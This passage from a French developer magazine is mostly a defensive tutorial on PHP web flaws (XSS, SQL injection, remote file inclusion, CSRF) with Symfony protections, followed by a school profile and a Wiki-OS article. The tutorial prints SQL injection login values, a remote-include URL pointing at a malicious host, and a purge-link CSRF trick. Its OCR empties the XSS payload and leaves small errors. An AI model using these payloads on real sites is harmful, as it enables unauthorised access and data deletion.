
Le cas le plus courant est la base de données : à partir des données de l'extérieur, et même si ces dernières ont été désinfectées pour PHP, on les transmet à MySQL en utilisant des commandes préparées, des données filtrées par `mysqli_real_escape_string()` et des guillemets d'encadrement, ou encore les fonctions de type `sprintf()`. Pour HTML, il est recommandé de toujours ajouter `htmlspecialchars()` ou `htmlspecialchars()` aux données qui ressortent vers le navigateur. En cas de doute, ne pas réutiliser les données en entrée est encore la protection la plus puissante : remarquez



combien de moteurs de recherche indiquent simplement 'pas de résultat trouvé', sans même reproduire la chaîne de recherche qui a conduit à ce résultat.

Défense en profondeur

La couche de défense ne doit pas se limiter aux contrôleurs : en tout état de cause, ce sont bien eux qui sont en première ligne. Ce sont eux qui valident les données et les protègent en sortie. Et pour aller plus loin, il est recommandé d'utiliser les fonctions de validation simples dans les autres éléments du modèle. Par exemple, si l'on recherche des données par une clé primaire entière, il ne coûte pas cher d'utiliser la fonction `intval()` avant de passer le tout à la requête SQL. Cela fait sûrement double emploi lorsqu'on l'écrit, mais s'il advient un oubli ou un raccourci malheureux, cela ajoutera une protection appréciable à l'édifice. Il est recommandé de se limiter à des protections simples dans le modèle : il n'est pas question ici de dupliquer toute la politique de validation à chaque niveau du modèle. Il s'agit simplement de placer quelques protections simples.

Journalisation

Lorsqu'un problème survient sur un serveur Web, ou une application PHP, on fait toujours appel aux journaux (aussi appelés les logs). Il est vraiment étonnant de constater que cette habitude est très bien ancrée chez les administrateurs, mais rarement reprise par les développeurs. Un journal permet de consigner des dates d'événements importants, ainsi qu'une collection de données utilisées au moment des faits. Avec les approches MVC classiques, les contrôleurs sont l'endroit idéal pour archiver les informations décrivant un hit : IP, action, paramètres, quantité d'information sortie, objets créés, nombre de requêtes SQL, etc.

Ces informations seront d'autant plus complètes qu'elles pourront ser-

vir après sinistre, à comprendre l'origine des problèmes de sécurité rencontrés. Par exemple, les logs Apache ne retiennent pas les informations d'arguments qui leur sont passées, si la méthode est POST.

Audits continus

Les audits sont une méthode de surveillance du code source. Contrairement aux tests qui s'assurent que l'objectif est atteint, les audits soulèvent le capot de l'application, et regardent dans le moteur. Le concept fait peur, car il nous renvoie à nos années d'école : pourtant, les audits peuvent prendre des formes modernes et productives.

Il existe des entreprises de services qui fournissent des services d'audit. C'est une solution incontournable s'il faut crédibiliser sa pratique de l'audit auprès de clients, et disposer d'une certification solide. Les audits externes

permettent notamment de s'affranchir des sentiments qu'une équipe développe vis-à-vis de son propre code.

Dans la pratique quotidienne du code, c'est une solution onéreuse. Il existe une solution simple pour pratiquer les audits et élever le niveau de programmation de toute l'équipe : les audits continus.

Le prérequis d'un audit continu est de disposer d'une liste de règles à appliquer. Vous pouvez reprendre celles qui ont été citées dans cet article ; mais je vous recommande vivement d'établir votre propre liste : il faut que ces règles de programmation en commun soient celles de votre métier, même si elles ne sont pas parfaites. Dans tous les cas, je vous recommande d'en avoir une liste courte, de cinq à sept points distincts, ainsi qu'une liste exhaustive, aussi longue que vous le souhaitez. La liste courte doit être présente à l'esprit des développeurs lors de leur effort de programmation, afin qu'ils sachent évaluer eux-mêmes le code qu'ils produisent. Impression ou par cœur, à vous de choisir.

Puis, à partir de cette liste, l'approche la plus simple consiste à ce que les développeurs se corrigent mutuellement le code. Il s'agit de réaliser une révision du code d'autrui à l'aide des mêmes règles que celles qui ont contribué à son élaboration. En passant en revue le code des autres, ils vont aussi repenser à leur propre code, et apprendront à s'améliorer, autant des erreurs détectées que des pratiques de code qu'ils découvrent.

Au final, cela garantit que le code source PHP a été vu au moins deux fois : une fois par l'auteur, et une fois par une autre personne. Cela évite le travers le plus courant que le code PHP est produit, mais jamais relu : jusqu'à ce que le problème soit découvert en production.

Conclusion

Blinder son code, c'est d'abord identifier les points à surveiller le plus étroitement, et avoir de la discipline dans l'application de cette étude. Le travail doit être effectué à ces deux niveaux, tant au niveau des outils, où les frameworks et les IDE pourront vous aider à éviter les problèmes, qu'au niveau des développeurs. La pratique des audits doit être généralisée, afin d'étendre le principe de collaboration qui fait la force de PHP, à la pratique du code. La même pression de production qui est souvent à l'origine des erreurs les plus grossières, tend aussi à cloisonner les développeurs : en organisant des audits entre projets, il est possible de donner un esprit technique qui dépasse les projets quotidiens.



■ **Damien SEGUY**
manager d'Alter Way Consulting, le département d'expertise du groupe Alter Way. Il intervient également régulièrement dans les conférences PHP et MySQL du monde entier.

Il est l'auteur de trois livres consacrés à PHP et co-auteur des certifications Zend PHP. Il contribue quotidiennement à la promotion des technologies LAMP auprès des entreprises et institutions.
damien.seguy@alterway.fr



Un code sans faille !

De par sa nature et son caractère ouvert, l'univers des sites Internet est, de manière générale, extrêmement faillible. Il est donc très important de rappeler, avant toute chose, qu'un site sécurisé à 100%, ça n'existe pas ! Ce constat signifie donc deux choses au sujet des failles de sécurité : d'une part que nous aurons de quoi alimenter cet article et d'autre part qu'il faut être conscient que, potentiellement, tout site peut être la cible d'attaques.

L'essentiel des types de failles exploitées par quelques esprits malveillants et que nous allons aborder ici, n'est pas particulièrement lié à une technologie précise. Au-delà de ces quelques lignes, gardons donc à l'esprit que les concepts que nous présenterons peuvent tout à fait être portés dans différents langages, sur différentes plates-formes. Pour répondre aux besoins de l'article, nous opterons néanmoins pour l'utilisation de scripts PHP afin d'illustrer les failles et leurs contournements. Nous évoquerons dans un dernier temps, différentes bonnes pratiques générales et sécurisantes inhérentes à un projet PHP.

LES FAILLES

XSS

Les failles de type XSS (Cross-Side Scripting) consistent à insérer dans les données d'un site web des scripts malicieux. Celles-ci peuvent être permanentes ou non. Dans le premier cas, il peut s'agir d'un message sur un forum, ou un commentaire sur un blog, dans lequel l'attaquant aura inséré du code JavaScript. Par exemple, le code suivant permettra de rediriger toute personne affichant le message vers un site malicieux en récupérant leur cookie, ceci de manière transparente :

```
<script>document.write('');</script>
```

Une faille XSS non permanente utilise le même principe, mais ne touchera qu'une page vue par l'utilisateur qui insère le code, celui-ci n'étant pas stocké en base de données. Il est cependant possible d'inciter une personne à cliquer sur un lien la contenant, par exemple en lui envoyant un e-mail contenant ce lien. En insérant ainsi le même code que ci-dessus, on peut alors récupérer ses cookies sur un site de la même façon. Pour se protéger, on filtre généralement les données soit a priori, en récupérant les variables \$_POST, \$_GET et \$_REQUEST, soit a posteriori, au moment de leur affichage. Les fonctions PHP *htmlspecialchars* et *htmlentities* permettent de convertir les caractères spéciaux en entités HTML, empêchant ainsi l'insertion de balises, tandis que *strip_tags* effectue la suppression pure et simple de toutes les balises. Selon les besoins, on utilisera une de ces trois fonctions. La balise `<noscript>` peut également être utile pour marquer les zones qui peuvent contenir des données d'utilisateurs. Afin de permettre tout de même une mise en forme du texte, on utilise généralement soit un ensemble limité de balises qui ne seront pas filtrées, soit un balisage particulier en remplacement du HTML, le plus connu étant le BBcode.

Injections SQL

Les attaques par injection SQL permettent de modifier les requêtes utilisées par une application web. Prenons l'exemple suivant d'une requête classique utilisée/à éviter pour l'authentification :

```
<?php
    $sql = "SELECT * FROM users WHERE login = '" . $_POST['login'] . "' AND password = '" . $_POST['password'] . "'";
    mysql_query($sql);
?>
```

Un utilisateur averti et malveillant saura utiliser cette requête pour effectuer à peu près tout ce qu'il souhaite sur la base de données, en utilisant habilement les paramètres qu'il envoie. Voici quelques exemples de valeurs pour \$_POST['login'] qui permettent d'exploiter cette faille. Dans le cas suivant, la requête ignorera le mot de passe puisque tout ce qui se trouve après "..." ne sera pas interprété. L'attaquant pourra alors accéder au site sans soumettre de mot de passe :

```
$_POST['login'] = toto' --
```

Pire encore ci-dessous, l'attaquant va dans cet exemple fermer la requête initiale et en insérer une nouvelle qui supprimera tous les utilisateurs du site :

```
$_POST['login'] = toto'; DELETE * FROM users; --
```

Face à cette faille, une des solutions est de traiter toutes les données en entrée par la fonction *mysql_real_escape_string*. Celle-ci échappe avec un antislash les caractères permettant de fermer une chaîne MySQL : NULL, \x00, \n, \r, \, \', \" et \x1a. Ainsi, ils ne pourront plus être considérés comme une fin de chaîne. Si on utilise autre chose que des chaînes, cette protection ne fonctionne plus. Par exemple :

```
$sql = "SELECT * FROM groups WHERE user_id = " . mysql_real_escape_string($_GET['userid']);
```

Puisque notre paramètre est un nombre et non pas une chaîne, un utilisateur pourra fournir comme valeur "0 OR 1=1", ce qui retournera le contenu entier de la table "groups" et non pas uniquement ceux de l'utilisateur. Contre ce type d'attaque, on force dans notre requête l'utilisation de guillemets, même pour des valeurs autres que des chaînes de caractères. On peut également vérifier le type de la variable en entrée avec *gettype*, *is_int*, *is_numeric* ou une autre fonction de vérification de type, afin de traiter l'erreur. La fonction *mysql_real_escape_string* peut en revanche poser problème pour l'injection de données binaires. Pour éviter cela, on peut convertir notre binaire en chaîne hexadécimale avec *bin2hex* :

```
<?php
    $binary = file_get_contents($_FILES['file']['tmp_name']);
    $sql = "INSERT INTO data (id, content) VALUES (NULL, '0x" . bin2hex($binary) . "')";
?>
```

Dans notre cas, on utilisera *hex2bin* pour reconverter les données en binaire.

Faillies d'include

Les méthodes d'ouverture de fichiers en PHP peuvent ouvrir des URL distantes, en particulier les fonctions `include`, `include_once`, `require` et `require_once`. Cette action d'ouverture peut être source de failles de sécurité importantes et peut permettre à un utilisateur d'inclure un fichier PHP malicieux. Prenons, par exemple, le code suivant :

```
<?php
$page = $_REQUEST['page'];
require_once($page.'.php');
?>
```

Dans ce code, l'utilisateur peut passer en paramètre une page externe, en appelant par exemple la page ainsi :

<http://monsie/index.php?page=http://sitemalicious/faille.php>

Le fichier <http://sitemalicious/faille.php> sera alors inclus et s'exécutera sur notre serveur. Afin de se prémunir de ce type d'attaques, le plus simple est de configurer la variable PHP `allow_url_include` à `false` pour interdire les "include" vers des fichiers distants. Dans le cas où cette fonctionnalité a besoin d'être disponible, il est nécessaire de limiter les valeurs possibles pour la variable `$page`, comme illustré ci-dessous :

```
<?php
if (in_array($_REQUEST['page'], array('main', 'details', 'about')))
    $page = $_REQUEST['page'];
else
    $page = 'main';

require_once($page.'.php');
```

Les attaques par CSRF

La subtilité de ce type d'attaques réside dans le fait de sous-traiter en toute discrétion l'exécution d'un code malveillant. Pour plus de précisions, jouons quelques instants le rôle d'une victime.

Je suis administrateur d'une application Intranet développée en interne au sein de mon entreprise. Tous les matins, lorsque j'arrive au bureau, j'ouvre un navigateur et une session sur `admin.monappli.int`. Celle-ci est accessible à l'URL <https://admin.monappli.int/> et possède, entre autres, une fonctionnalité de purge de la base de données. Un bouton-lien intitulé « purger la base », bien caché dans un sous-menu pour ne pas être activé par inadvertance, permet de lancer cette purge en ouvrant l'URL suivante : <https://admin.monappli.int/editer.php?action=purger>. Dans une autre fenêtre de mon navigateur, je me connecte à mon compte email d'entreprise, via webmail, afin de consulter mes nouveaux messages. En ouvrant un des messages, la photo jointe à cet email, ne veut pas s'afficher car l'adresse semble être erronée. En apparence, rien de dramatique et pourtant : le lien associé à cette image n'est autre que <https://admin.monappli.int/editer.php?action=purger...> Via cet email, l'attaquant m'a donc fait purger la base de données à mon insu.

Pour s'en protéger, une des premières choses à considérer est de préférer la méthode POST à la méthode GET pour l'exécution de toute action critique sur l'application. Ce choix rendrait l'exemple ci-dessus inopérant car les images sont ouvertes en utilisant la méthode GET. Dans la mesure du possible, il est également préférable d'ajouter une page de confirmation intermédiaire demandant de valider explicitement l'action engagée.

Mais plutôt qu'une image, l'email malicieux pourrait contenir du

code JavaScript, capable de générer un formulaire et de l'envoyer. Dans ce cas, la protection la mieux adaptée est d'ajouter au formulaire un jeton de validité : un champ caché de type "hidden" est ajouté au formulaire contenant une valeur aléatoire et qui sera conservée temporairement dans la session de l'utilisateur, côté serveur. Lors de l'envoi du formulaire, le jeton "caché" est alors transmis au serveur qui se charge, par un script PHP par exemple, de vérifier que jeton transmis et jeton stocké dans la session sont identiques. Certes plus complexe à mettre en œuvre, cette solution reste la plus efficace des trois alternatives.

SE PRÉMUNIR DES ATTAQUES AVEC SYMFONY

Lorsqu'un projet atteint une taille conséquente, les risques de failles augmentent d'autant. Dans le cas d'un projet de grande envergure, il devient alors préférable d'appuyer ses développements sur un framework PHP. Outre la mise en place de bonnes pratiques de conception et l'inclusion de nombreux composants réutilisables, cette démarche permet de prendre en charge une partie de la sécurité face à certaines des attaques évoquées précédemment. Bien qu'il existe de nombreux frameworks disponibles, nous prendrons l'exemple de Symfony, qui est l'un des plus utilisés à l'heure actuelle en environnement professionnel.

Les protections fournies par Symfony

Pour effectuer des requêtes en base de données, Symfony utilise un ORM (Propel ou Doctrine) qui sert de couche intermédiaire. Le développeur n'a donc plus à écrire de requêtes lui-même. L'ORM remplira alors l'un de ses rôles éventuels en se chargeant d'effectuer une partie de la sécurisation des données, évitant ainsi les injections SQL. Dans le cas présent, l'ORM réalisera, entre autres, un appel automatique aux fonctions `*_escape_string`, ainsi qu'une vérification des types de variables. Symfony prend également en charge l'inclusion des fichiers par l'utilisation d'un "autoloader". Il scanne les différents répertoires de son architecture pouvant contenir des fichiers PHP et les ajoute dynamiquement. On limite alors les failles possibles sur les fonctions `include/require` en restreignant l'accès aux fichiers PHP propres au projet. Un projet Symfony peut également être protégé des attaques de type XSS ou CSRF. À la création du projet via la ligne de commande Symfony, deux options permettent d'inclure une protection de base contre ces failles :

```
$ php symfony generate:app --escaping-strategy=on --csrf-secret=secretunique frontend
```

Le premier paramètre permet d'activer *l'output escaping* contre les failles de XSS, en filtrant automatiquement toutes les données affichées. Le second définit un mécanisme de jetons de sessions pour protéger les formulaires des attaques CSRF. Symfony fournit un ensemble de classes et de fonctions pour générer des formulaires, et ceux-ci incluront alors automatiquement ce jeton. Le paramètre `secretunique` permet de préciser une chaîne aléatoire spécifique à l'application.

Les risques potentiels des frameworks

Les frameworks peuvent donc offrir une aide indéniable dans la lutte contre les failles d'un projet. Il est cependant primordial de ne pas considérer les frameworks comme un moyen de sécuriser totalement les applications web. Certains développeurs peuvent



EPSI, privée mais ouverte

Fondée par le GPNI, chambre syndicale des SSII, l'EPSI forme des informaticiens pour les SSII mais aussi pour les entreprises utilisatrices. Cette école se caractérise par un encadrement fort des élèves et la formation de vrais professionnels de l'informatique.

« Notre ambition est de former des ingénieurs en informatique », déclare **Albert Cohen**, directeur général de l'EPSI. Cette « École Privée des Sciences Informatiques » (www.epsi.fr) a en effet eu pour vocation, depuis sa création en 1961 par le GPNI (*), de combler le manque de personnel qualifié dans ce domaine à Paris, notamment dans les premiers temps de l'informatique. Ouverte à des élèves de tous niveaux, y compris BTS ou DUT en informatique, l'école n'exige pas d'être un « crac » en informatique pour y entrer, mais les élèves en sortent en professionnels de l'informatique et sont embauchés par les entreprises comme des ingénieurs.

Mais le manque de personnel se fait aussi sentir dans d'autres régions, c'est pourquoi l'Ecole s'est étendue à d'autres villes de France à partir des années 1980. Cinq autres établissements sont ainsi fondés : à Bordeaux en 1980, Montpellier en 1983, Arras en 1987, Nantes en 2002 et Lyon en 2004. « Nous avons une politique de création d'écoles en province afin de former du personnel localement pour les entreprises du syndicat qui sont répandues sur l'ensemble du territoire », explique Albert Cohen. A titre d'exemple, au milieu des années 80, la Chambre de commerce et d'industrie d'Arras a demandé à l'EPSI de proposer aux jeunes de la région une formation dans un domaine de pointe et ainsi redorer l'image du Nord, en perte de vitesse suite au déclin de l'in-



Le nouveau site de Levallois-Perret (fin décembre 2009). L'immeuble de 2200 m² peut accueillir 400 à 500 étudiants, contre 300, dans le site précédent. Il comprend un amphithéâtre de 60 places et un étage dédié aux salles informatiques.

dustrie textile. Contrairement à d'autres établissements, ce sont des écoles à part entière qui sont constituées dans les régions, et les élèves y suivent un cursus complet. Au total, l'EPSI forme près de 200 élèves par promotion, tous sites confondus, et, depuis sa création, plus de 30 000 informaticiens, dans toutes les disciplines informatiques, en sont sortis.

Un enseignement traditionnel

Première école d'Informatique à créer un réseau national et la première à obtenir la certification de son titre au niveau 1 (1994), l'EPSI propose notamment un Cycle Supérieur d'Ingénierie Informatique en 5 ans. Le diplôme peut être préparé suivant deux filières : deux ans de classes préparatoires intégrées et cycle d'in-

génieur en 3 ans ; ou bien recrutement à bac+2. « Ce sont de véritables écoles où tout le cursus est fait par des professeurs selon des méthodes d'enseignement traditionnel », insiste Albert Cohen. « Ce sont des écoles à taille humaine. Pas de cours en amphithéâtre, ni d'e-learning. Les enseignements ont lieu dans des classes d'une trentaine ou une quarantaine d'élèves. » Par ailleurs, le recrutement est assez ouvert : l'EPSI accueille des profils qui ne sont pas nécessairement formatés. La sélection, à l'entrée, se fait sur dossier, test et entretien de motivation. « Les potentialités priment sur la formation », ajoute Albert Cohen.

L'un des points forts de l'école est l'encadrement des élèves : « Nous les suivons tout au long de la scolarité. Nous faisons des réunions avec les

parents d'élèves, et ceux-ci sont présents. Nous exigeons une assiduité des élèves, la présence aux cours et le travail personnel sont obligatoires. Beaucoup d'élèves ont besoin de méthodes. » Résultat : les élèves, fortement motivés pour l'informatique, prennent confiance en eux, ils s'aperçoivent qu'ils peuvent y arriver.

Proximité avec les entreprises

Du fait d'une proximité très forte avec le milieu professionnel informatique, dès le départ, l'école forme à des technologies avancées, en fonction des besoins exprimés par ces professionnels. Ainsi, en plus du cycle ingénieur, elle a créé des Masters accessibles à des titulaires de bac +5. « Nous identifions des métiers et proposons des formations à ces métiers dans le cadre de ces Masters », indique Albert Cohen. Ces formations dédiées à des métiers ont été montées avec des partenaires. C'est ainsi qu'a été créé à Paris un Master Consultant ERP, mis en place avec SAP et Sopra ; à Montpellier un Master Mainframe, en partenariat avec IBM ; à Arras un Master Testing, avec Sogeti ; à Lyon, un Master Sécurité, avec Atos Origin.

Par ailleurs, l'école peut faire appel à de nombreux partenaires dans les six villes où elle est présente : « Des professionnels de l'informatique viennent faire des interventions, nous organisons des forums dans l'école et des

ateliers de simulation. Des projets, réalisés dans le cadre des enseignements, sont organisés avec des entreprises partenaires », précise Albert Cohen.

L'ouverture à l'étranger

L'EPSI donne la possibilité d'apprendre des langues étrangères. Outre l'anglais obligatoire, les élèves peuvent choisir une deuxième langue optionnelle : près d'une dizaine de langues occidentales et orientales sont enseignées au sein du Groupe. Selon les sites, un choix de langues est proposé aux élèves désireux de s'initier ou d'approfondir une langue orientale (russe, chinois, japonais, arabe, hébreu, etc.) ou européenne (allemand, italien, espagnol, etc.). En outre, la mise à disposition d'un laboratoire de langues permet un training permanent dans la langue choisie ainsi qu'un suivi qualitatif de la progression de l'élève, et conforte les mécanismes de compréhension. Ce qui les aide aussi à trouver des stages à l'étranger : les stages à l'international sont fortement préconisés dès la première année d'ingénieur, notamment dans les pays anglo-saxons, pour permettre aux élèves de perfectionner leur pratique de la langue étrangère.

Depuis peu, l'école privilégie les partenariats avec l'étranger pour favoriser les carrières internationales. En particulier, elle développe des partenariats avec des universités étrangères, dans lesquelles les étudiants qui le



Albert Cohen, directeur général de l'EPSI

souhaitent pourront passer la dernière année et obtenir un double diplôme. Un tel partenariat est en cours avec le Griffith College de Dublin.

Des débouchés, même en période de crise

« Au début de 2009, nous ne ressentions pas la crise, nous l'avons ressentie seulement plusieurs mois après », observe Albert Cohen. « Les SSII freinent leurs recrutements, elles prennent moins de stagiaires. Toutefois, nos élèves ont tous trouvé des stages, mais le choix s'est restreint par rapport aux années précédentes. Pour l'instant, 100% des élèves-ingénieurs de l'EPSI trouvent un emploi dès l'obtention de leur titre. Dans 80% des cas, l'embauche suit le stage de dernière année. »

Autre conséquence de la crise, des jeunes diplômés ou des informaticiens expérimentés n'hésitent pas à prolonger leurs études, d'où le succès observé pour le Master Consultant ERP. « On constate la volonté de se donner plus de temps pour étudier, compte tenu du contexte », explique Albert Cohen. Quant aux difficultés économiques, elles ne doivent pas être un frein pour les études. Des offres de financement sont proposées et des contrats pédagogiques et de professionnalisation permettent aux élèves de financer leurs études.

Claire Rémy

(*) Le GPNI (groupe professionnel national de l'informatique), première chambre syndicale des SSII, regroupe les sociétés de l'informatique et du multimédia sur tout le territoire français. Fondé en 1961, il regroupe les chefs d'entreprises de TPE et PME françaises en informatique.



EPSI à Montpellier

L'approche originale de Wiki-OS

Wiki-OS est né d'un double constat : tout d'abord, les utilisateurs deviennent de plus en plus des acteurs de l'informatique au travers de leurs contributions aux sites à succès tels que Youtube ou Wikipedia, par ailleurs le développement des applications n'a pas fondamentalement changé depuis des années.

Certes, les nouvelles technologies comme .NET ou Java rendent l'écriture de code plus facile qu'avec les premières générations de langages, mais la mise en ligne d'une application et surtout de ses mises à jour nécessite toujours un certain nombre d'opérations plus ou moins manuelles. Quant au développement en équipe, il nécessite toujours des compétences avancées, quasi-professionnelles et les implémentations actuelles de l'Open Source n'ont guère fait avancer les choses : s'il est généralement facile de récupérer les sources d'un logiciel « libre », il est plus délicat de les recompiler (absence des outils nécessaires, de bibliothèques pré-requises, fichiers de configuration multiples, etc.), et encore plus difficile de partager ses contributions. L'objet de Wiki-

OS est de faciliter le développement communautaire en rendant la contribution à une application aussi facile que celle à un Wiki, c'est-à-dire :

- A partir de l'application elle-même,
- Sans avoir à installer des outils ou des pré-requis,
- Et en diffusant automatiquement aux autres utilisateurs les contributions de chacun.

Ces contributions peuvent venir de tous les utilisateurs, développeurs ou non : [Fig.1].

Wiki-OS en pratique

Wiki-OS se présente sous la forme d'un Web OS, c'est-à-dire un bureau dans lequel l'utilisateur peut lancer des applications à l'aide d'un menu et basculer de l'une à l'autre à l'aide d'une barre de tâches. Chaque fenêtre de Wiki-OS présente un bouton « Edit » permettant d'accéder directement au code source de celle-ci au sein d'un éditeur de code exécuté lui aussi dans le navigateur Internet : [Fig.2 et 3].

Une fois les modifications sur le code effectuées, leur sauvegarde déclenche leur compilation : si celle-ci réussit, la nouvelle version du composant sera aussitôt disponible pour tous les utilisateurs de Wiki-OS. Il est bien entendu possible de voir l'historique des modifications d'un composant et d'annuler l'une d'entre-elles si nécessaire.

Wiki-OS existe aujourd'hui en deux versions qui cohabitent et répondent à des besoins légèrement différents :

- La première version disponible est basée sur WPF 3.0 et le bureau est composé d'un composant XBAP qui s'exécute directement dans Internet

Explorer ou d'autres navigateurs comme Firefox mais nécessite Windows.

- Disponible depuis septembre 2009, la version Silverlight présente un menu Démarrer rajeuni et l'avantage de fonctionner sur différentes plates-formes comme Mac OS X (ce qui permet au passage de développer des applications Silverlight sur un Mac).




Ses applications peuvent en outre être incorporées dans d'autres sites, indépendamment du bureau Wiki-OS.

Développer une application pour Wiki-OS

Un projet Wiki-OS est un ensemble de classes et de User Controls WPF ou Silverlight, compilés sous forme de DLL, chargés dans le navigateur et affichés au sein du bureau Wiki-OS. Ce qui distingue une « application » d'un simple composant réutilisable est l'implémentation de l'interface IApplication, qui va se traduire par une entrée dans le menu Démarrer.

Une fenêtre Wiki-OS est un User Control WPF ou Silverlight, héritant de la classe Window Wiki-OS (qui sert au bureau Wiki-OS pour gérer l'ensemble des fenêtres ouvertes). La fenêtre s'implémente pour le reste conformément aux pratiques WPF ou Silverlight :

- la définition générale de son aspect est définie en XAML,
 - son comportement est écrit en C#.
- Outre l'interface IApplication (qu'on peut même oublier puisque son implémentation est générée par l'assistant de création de projet), la seule API



egilia[®]

LEARNING

LE SPÉCIALISTE DE LA
FORMATION CERTIFIANTE
EN **INFORMATIQUE**
ET **MANAGEMENT**

Faire de vos succès
notre réussite

www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

 **N° National 0 800 800 900**

APPEL GRATUIT DEPUIS UN POSTE FIXE

ANVERS . LIEGE . PARIS . LYON . LILLE . AIX-EN-PROVENCE .
STRASBOURG . RENNES . BRUXELLES
TOULOUSE . BORDEAUX . GENEVE . LAUSANNE . ZURICH .

indispensable à connaître pour démarrer sous Wiki-OS est Desktop.ShowWindow qui permet d'ouvrir une nouvelle fenêtre sur le bureau de Wiki-OS.

```
public static class Desktop {
    ...
    public static void ShowWindow
    (Window window);
}
```

Une application comme le Sudoku n'a pas besoin d'autres API spécifiques à Wiki-OS : **tout développeur connaissant C# et WPF peut donc écrire très rapidement des applications sous Wiki-OS ou contribuer aux applications existantes en s'appuyant sur les classes qu'il a l'habitude de manipuler (aux contraintes de sécurité près).**

Réciproquement, Wiki-OS peut servir à l'apprentissage de la programmation .NET et WPF grâce à la possibilité de voir comment est implémentée chaque fonction d'une application qu'on utilise.

Il existe néanmoins quelques API supplémentaires permettant d'aller plus loin ; ces API peuvent être classées en deux familles :

- des classes qui fournissent des services de persistance côté serveur, permettant ainsi à l'utilisateur de retrouver les données de son environnement Wiki-OS quel que soit l'ordinateur à partir duquel il se connecte,
- des classes permettant de manipuler les concepts propres à Wiki-OS comme les menus dynamiques, les projets ou les modules (l'éditeur de code est une application comme une autre, dont le source est visible de tous les utilisateurs).

Etendre plutôt que modifier

L'enrichissement d'une application ne passe pas nécessairement par la modification du code existant mais peut consister à implémenter des composants supplémentaires, qui s'intègrent automatiquement à l'application et que les utilisateurs peuvent utiliser immédiatement. Wiki-OS offre un certain nombre de composants graphiques qui permettent cette extensibilité, comme le montre le menu « Filtres » de l'Editeur d'Images qui propose tous les filtres disponibles dans la base de composants. Ces filtres sont classés par ordre de popularité, ce qui permet rapidement aux meilleures contributions d'être mises en avant. Là encore, le principe de « contribution sur place » est appliqué puisque ce menu contient une option « Create New Filter » permettant d'ouvrir l'éditeur de code sur un squelette de filtre prêt à être implémenté.

Construire sur l'existant

Tous les projets Wiki-OS peuvent être référencés par les autres projets : ceci accélère le développement des applications en favorisant la réutilisation des composants déjà développés. Ainsi, un composant de messagerie instantanée développé pour un jeu pourrait être incorporé dans l'éditeur de code pour favoriser la communication entre les développeurs.

Architecture de Wiki-OS et de ses applications

Wiki-OS est composé de trois parties principales :

- le client XBAP ou Silverlight,
- le frontal web,
- le compilateur. [Fig.4]


Le client s'exécute au sein du navigateur et héberge les applications ; c'est lui qui maintient en mémoire les données des applications avant leur éventuelle persistance en base de données : le serveur est en effet sans état afin de garantir une scalabilité maximale de Wiki-OS.

Le Frontal Web expose les services permettant de gérer la session du client (mode invité ou non, ouverture et fermeture), la gestion du téléchargement des composants ainsi que l'ensemble des API de Wiki-OS et en particulier les demandes de compilation : celles-ci sont prises en charge de manière asynchrone par le Compilateur qui est multitâche afin de minimiser les temps de réponse (un algorithme particulier gère les éventuels conflits liés à des compilations simultanées des mêmes composants). La recompilation d'un composant peut entraîner celles des autres composants qui en dépendent ; ces compilations sont transactionnelles : la mise à jour d'un composant ne sera validée que si toute la chaîne de dépendance est préservée, ce qui permet d'éviter de « casser » le système avec des ruptures de compatibilité (bien entendu, seules les compilations qui réussissent sont enregistrées dans le système).

Conclusion

Avec son éditeur de code accessible à partir des applications elles-mêmes et ses mécanismes facilitant l'extension des applications, Wiki-OS donne corps au développement communautaire en permettant aux développeurs de s'appuyer sur leurs utilisateurs qui peuvent ainsi participer activement à la vie de leurs applications favorites. En outre, la disponibilité de cet environnement de développement en ligne permet de s'initier à la programmation .NET et Silverlight sans avoir à télécharger puis installer un outil spécifique. Cette initiation est facilitée par la possibilité de consulter le code source de toute fenêtre affichée dans Wiki-OS par simple clic sur son bouton Edit.

■ Giovanni Albani & Alain Zanchetta
<http://www.userware-solutions.com>



L'incontournable multicore et les conséquences pour nos programmeurs

